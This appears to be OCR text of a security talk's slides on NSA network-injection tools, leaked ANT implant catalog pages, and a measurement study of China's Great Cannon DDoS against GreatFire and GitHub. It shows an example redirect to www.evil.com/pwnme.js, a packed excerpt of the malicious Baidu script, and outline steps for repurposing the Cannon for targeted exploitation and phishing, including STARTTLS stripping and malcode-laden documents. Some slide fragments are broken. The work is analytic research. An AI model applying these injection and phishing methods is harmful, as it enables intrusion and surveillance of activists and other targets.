
"IP Intelligence"

AnonDude's House

Computer Network Exploitation

AirPwn -Goatse

HackingTeam



```
HTTP 302 FOUND
location: http://www.evil.com/pwnme.js
```

Black Market RATs

HackingTeam

FinFisher


```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
GET /pwnme.js HTTP/1.1
host: www.evil.com
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
HTTP 200 OK
.....
```

```
HTT
....
Here
```



Metasploit

HackingTeam

FinFisher


NSA Eagle from the EFF
Rat from OpenClipart

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick…
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a "tip" into classified space
  - Through a special (slow) one-way link called a "diode"
  - That then consults the targeting decision
  - And sends the request through another "diode" back to a "shooter" on the Internet
  - That then generates the spoofed packet

The NSA’s Malcode Equation Group & Sauron

- Kaspersky has a nice analysis done…
- Encrypted, modular, and multi-stage design
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some ***very*** cool tricks!
  - Reflash hard drive firmware to provide a bad boot block
    - So when you read it on a powered-up disk, the disk looks fine!
    - But if its ever found, “the NSA was here!” glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit that vulnerability



TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

SERUM
SLICKERVICAR
WISTFULTOLL
RETURNSPRING
OIM / JMSQ
TUNING FORK
Sustained Collection
Requests and Approvals
Scaling
R&T Analyst
ROC Ticket System
SEAGULLFARO
SSG
High
Low
CDR Diode
ROC
UNITEDRAKE GUI
UNITEDRAKE Database
Internet
Internet Cafe
Target Systems
UNITEDRAKE Server

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: $0


POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction…

- Why bother hacking at all…
  - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
  - And then add some entertaining specialized hardware and/or software





TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

08/05/08

HOWLERMONKEY - SUTURESAILOR

1.23" (31.25 mm) x 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN

2" (50.8 mm) x 0.45" (11.5 mm)

(Actual Size)

HOWLERMONKEY - SUTURESAILOR

Front

Back

1.20" (30.5 mm) x 0.23" (6 mm)

HOWLERMONKEY - FIREWALK

0.63" (16 mm) x 0.63" (16 mm)

(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.

Implant 1

Digital Core

HOWLERMONKEY Transceiver

RF

Implant 2

Digital Core

HOWLERMONKEY Transceiver

Target

Status: Available – Delivery 3 months

Unit Cost: 40 units: $750/ each
25 units: $1,000/ each


POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA has No Monopoly on Cool Here…

- This is the sort of thing the NSA has…
  - A small arm controller, flash, SDRAM, and FPGA in a small package…
    - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip…
  - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)



TOP SECRET//COMINT//REL TO USA, FVEY

MAESTRO-II


ANT Product Data

08/05/08

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.

.8185±.0025
20x .0315
.315
A
A
.005 A B
.001 C
.158
10x.0315
.4095±.0025
B
C
281X .0090
.0295±.001

(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A development Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an ARM7 microcontroller, FPGA, Flash and SDRAM memories.



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TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA is not alone: EG, the Chinese "Great Cannon"?

- The Great Cannon is a dedicated Internet attack tool probably operated by the Chinese government
  - An internet-scale selective man-in-the-middle designed to replace traffic with malicious payloads
  - Was used to co-opt unwitting foreign visitors to Chinese web sites into participating in DDoS attacks
  - Almost certainly also has the capability to "pwn-by-IP": Launch exploits into targets' web surfing
  - "Great Cannon" is our name: the actual Chinese name remains unknown
- Structurally related to the Great Firewall, but a separate devices


The DDoS Attack on GreatFire and GitHub

- GreatFire is an anti-censorship group
  - Currently uses "Collateral Freedom": convey information through services they hope are "Too Important to Block"
  - GitHub is one such service:
    You can't block GitHub and work in the global tech economy
- GreatFire's CloudFront instances DDoSed between 3/16/15 and 3/26
- GreatFire's GitHub pages targeted between 3/26 and 4/8
  - GitHub now tracks referer to ignore the DoS traffic

The DDoS used Malicious JavaScript...

- JavaScript in pages would repeatedly fetch the target page with a cache-busting nonce
  - Vaguely reminiscent of Anonymous's "Low Orbit Ion Cannon" DDoS tool
- JavaScript appeared to be served "from the network"
  - Replacing advertising, social widgets, and utility scripts served from Baidu servers
- Several attributed it to the Great Firewall
  - Based on DDoS sources and "odd" TTL on injected packets
  - But it didn't really look quite right to us...

The Great Firewall:
Packet Injection Censorship



TCP RST: Terminate this flow

```
GET /?falun HTTP/1.1
host: www.google.com
```

```
GET /?falun HTTP/1.1
host: www.google.com
```

```
HTTP 200 OK
.....
```

- Detects that a request meets a target criteria
  - Easiest test: "Looks like a search for 'falun':
    - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
  - Then enters a ~1 minute "stateless block": Responds to all further packets with ~~RSTs~~ SYN/ACK PACKETS!!!

Features of the Great Firewall

- The Great Firewall is on-path
  - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
  - Assumes it can see only one side of the flow:
    Can send SYN, ACK, data, and get a response
- It is very stateful
  - Must first see the SYN and ACK, and reassembles out of order traffic
- It is multi-process parallel
  - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
  - Each process increments a counter for the TTL
  - IPIDs are also "odd" but harder to categorize

Validating that the Firewall is Still Great...

- Easy test:
  - `curl --header "Host: www.google.com" http://{target}/?falun`
  - Also built custom python scripts using scapy to traceroute location
- Validated properties still hold
  - Doesn't block the reply from the server:
    it only adds resets
  - Still has crazy TTLs
  - Can still traceroute to the Great Firewall
  - Still is single sided and stateful: needs SYN, ACK, data to act
    - But then goes into "stateless block" for a minute or two

The Baidu Malicious Scripts

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a  ....
,'|||function|Date|script|new|var|jquery|com|||getTime|url_array|r_send2|responseTime|count|x3c|unixtime|
starttime|write|document|https|github|NUM|src|get|http|requestTime|js|r_send|setTimeout|getMonth|getDay|
getMinutes|getSeconds|1E3|baidu|min|2E3|greatfire|cn|nytimes|libs|length|window|jQuery|code|ajax|url|dataType|
timeout|1E4|cache|beforeSend|latest|complete|return|Math|floor|3E5|UTC|getFullYear|getHours'.split('|'),0,{}))
```

- Baidu servers were serving a malicious script...
  - Packet with a standard JavaScript packer
    - Probably http://dean.edwards.name/packer/ with Base62 encoding
  - Payload is "keep grabbing https://github.com/greatfire and https://github.com/cn-nytimes"
    - Github quickly defanged the attack: You first have to visit another page on Github for these pages to load
- Others quickly concluded the Great Firewall was responsible...

But The Malicious Reply For The Baidu Script Seemed "Odd"

```
IP (ttl 64,  id 12345) us > Baidu: [S]   seq 0,                 win 8192
IP (ttl 47,  id 12345) Baidu > us: [S.]  seq 0,        ack 1    win 8192
IP (ttl 64,  id 12346) us > Baidu: [.]   seq 1         ack 1    win 8192
IP (ttl 64,  id 12346) us > Baidu: [P.]  seq 1:119     ack 1    win 8192
IP (ttl 201, id 55896) Baidu > us: [P.]  seq 1:108     ack 119  win 767
IP (ttl 202, id 55741) Baidu > us: [P.]  seq 108:1132  ack 1    win 768
IP (ttl 203, id 55699) Baidu > us: [FP.] seq 1132:1238 ack 1    win 769
```

- The injected packets had incremented TTLs and similar funky IPID sequence
  - The Great Firewall's side channel
- The second and third packets had bad ACK values and incrementing windows too
- But the dog that didn't bark:
  - No legitimate reply from the server?!??

The Eureka Moment:
Two Fetches

- Built a custom python script using scapy
  - Connect to server
  - Send request
  - Wait 2 seconds
  - Resend the same request packet
- What happens? The real server replied!?!
  - The first request was attacked by the cannon and replaced with a malicious payload
  - The second request passed through unmolested to the real server
    - Who's reply indicated it never received the original request!

So Now Its Time To Categorize

- Send "valid target" request split over 3 packets:
  - Ignored
- Send "Naked packets": just a TCP data payload without the initial SYN or ACK
  - May trigger response
- Send "No target than valid target"
  - Ignored
- Retry ignored request
  - Ignored (at least for a while...)
- One over from target IP
  - Ignored

Tells us the basic structure:
Flow Cache and Stateless Decider

- Non data packets: Ignore
- Packets to other IPs: Ignore
- Data packet on new flow:
  Examine first packet
  - If matches target criteria AND flip-a-coin (roughly 2% chance): Return exploit and drop requesting packet
- Data packet on existing flow (flow cache): Ignore
  - Even if it decided to inject a packet on this flow

Localizing the Cannon

- Traceroute both for the cannon and for the Great Firewall
  - TTL limited data for the Cannon
  - TTL limited SYN, ACK, DATA for the firewall
- Tracerouted to two intercepted targets on different paths
  - One in China Telecom, the other in China Unacom
  - Both targets intercepted by the Cannon in the same location as the Firewall

Operational History: LBNL Time Machine

- Examine Lawrence Berkeley National Lab's Time Machine for the odd-TTL signature:
  - LBNL does a bulk record start of all connections
- Initial attack: Targeting GreatFire's "collateral freedom" domains
  - Unpacked payload, showed evidence of hand-typing (a 0 vs o typo fixed)
  - Near the end, GreatFire placed a 302 redirect on their domains to www.cac.gov.cn,
    - Makes the DOS target the Cyber Administration of China!
- Second attack: the GitHub targeting
  - Packed payload, but same basic script

Build It Yourself With OpenFlow

- Start with an OpenFlow capable switch or router
- Default rule:
  - Divert all non-empty packets where dst=target and dport=80
- Analysis engine:
  - Examine single packet to make exploitation decision
  - If no-exploit: Forward packet, whitelist flow
  - If exploit: Inject reply, whitelist flow
- Matches observed stateless and flow-cache behavior
  - Other alternative of "BGP-advertise target IP" would probably create a traceroute anomaly (which unfortunately we didn't test for at the time)

Modifying The Cannon For "Pwn By IP" targeting

- The Cannon is good for a lot more than DDoSing GitHub...
  - A nation-state MitM is a very powerful attack tool...
- Change criteria slightly: select traffic FROM targeted IP rather than to IP
  - Need to identify your target's IP address in some other means
    - Emails from your target, "benign" fishing emails, public data, etc...
- Expand the range of target scripts
  - "Looks like JavaScript" in the fetch
- Reply with "attack the browser" payload
  - Open an iframe pointing to an exploit server with your nice Flash 0-day...
- This change would likely take less than a day to implement!

Modify For "Perfect Phishing" Malicious Email from China

- Identify your target's mail server
  - dig +mx theguyIwanttohack.com
- Intercept all traffic to your target's mail server
  - Redirect to a man-in-the-middle sink server that intercepts the email
    - Able to strip STARTTLS
    - Can't tamper with DKIM, but who validates DKIM?
  - Any word documents to your target? Modify to include malcode
  - Then just send/receive from the cannon to forward the message on to the final server
- Really good for targeting activists and others who communicate with Chinese sources
  - A phishing .doc email is indistinguishable from a legitimate email to a human!
- I could probably prototype this in a week or two

Serious Policy Implications

- China believes they are justified in attacking those who attack the Great Firewall
  - Both DoS attacks targeted GreatFire's "Collateral Freedom" strategy of hosting counter-censorship material on "too critical to block" encrypted services
- Baidu was probably a ***bigger*** victim than GreatFire
  - GreatFire and Github mitigated the attack
    - GreatFire: Collateral Freedom services now block non-Chinese access, in addition to the DOS-redirection strategy
    - GitHub: Targeted pages won't load unless you visit some other page first
  - But Baidu services (and all unencrypted Chinese webservices) must be considered explicitly hostile to those outside of China
    - It ***can't*** be a global Internet brand
    - Note, we saw at least one injection script on qq.

Conclusion:
China’s Toys

- China joined the "Lets weaponize the Internet" club
  - Direct exploit-from-the-network technology
- But they kept it running
  - Perhaps because they didn't realize we could map it...
    - The Chinese internal denial subsequently got censored within China!
  - Perhaps because they wanted us to map it!
    - They didn't need to use a man-in-the-middle for this attack: We could have had it working in a day or two using the existing Great Firewall without the MitM aspect